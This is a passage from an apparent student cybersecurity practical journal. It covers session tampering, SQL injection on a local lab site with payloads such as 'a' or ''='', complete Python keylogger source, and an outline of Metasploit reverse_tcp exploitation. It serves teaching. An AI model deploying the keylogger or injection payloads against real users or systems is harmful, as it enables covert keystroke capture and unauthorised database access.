Step 3: Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tampering .






CONCLUSION: We have successfully performed Session Impersonation using Firefox and tamper data add-on.


PRACTICAL NO 8

AIM: Perform SQL injection attack.


Step 1: Open XAMPP and start apache and mysql.



Step 2: Go to web browser and enter site localhost/phpmyadmin.




Step 3: Create database with name sql_db.



Step 4: Go to site localhost/sql_injection/setup.php and click on create/reset database.


Step 5: Go to login.php and login using admin and .

Step 6: Opens the home page.




Step 7: Go to security setting option in left and set security level low.

Step 8: Click on SQL injection option in left.




Step 9: Write "1" in text box and click on submit.




Step 10: Write "a' or "='" in text box and click on submit.

Step 11: Write "1=1" in text box and click on submit.



Step 12: Write "1*" in text box and click on submit.



CONCLUSION: We have successfully performed SQL injection attack.


PRACTICAL NO 9

AIM: Create a simple keylogger using Python.

CODE:

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```

OUTPUT:



CONCLUSION: We have successfully created key logger in python using pip and pynput module.

PRACTICAL NO 10

AIM: Using Metasploit to exploit.

THEORY:

- The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
- Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.
- Other important sub-projects include the Opcode Database, shellcode archive and related research.
- The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework.
- Metasploit is pre-installed in the Kali Linux operating system.

METASPLOIT FRAMEWORK

The free version. It contains a command line interface, third-party import, manual exploitation and manual brute forcing. This free version of the Metasploit project also includes Zenmap, a well known ports-scanner and a compiler for Ruby, the language in which this version of Metasploit was written.

METASPLOIT MODULES:

PAYLOAD: When we use the show payloads command the msfconsole will return a list of compatible payloads for this exploit.

EXPLOIT: After vulnerability scanning and vulnerability validation, we have to run and test some scripts (called exploits) in order to gain access to a machine and do what we are planning to do.

RHOST: RHOST is the ip address of the target system.

LHOST: LHOST is the ip address of the system used to do the hacking**.**


LPORT: LPORT is the local port used when opening a connection.

reverse_tcp: The php/meterpreter/reverse_tcp is a staged payload used to gain meterpreter access to a compromised system. This is a unique payload in the Metasploit Framework because this payload is one of the only payloads that are used in RFI vulnerabilities in web apps.


SMB: SMB, which stands for Server Message Block, is a protocol for sharing files, printers, serial ports, and communications abstractions such as named pipes and mail slots between computers.

STEPS:


1. **Download and open Metasploit.**
2. **Use exploit to attack the host.**
3. **Create the exploit and add the exploit to the victim's PC.**
4. **Get the IP address of your windows operating system.**
   By using
   ipconfig command on cmd.



5. **Get the IP address of Linux Kali OS**
   by using
   ifconfig command on terminal



6. Enter the following code on terminal to get the output



CONCLUSION: Thus we have successfully exploited the Victims PC.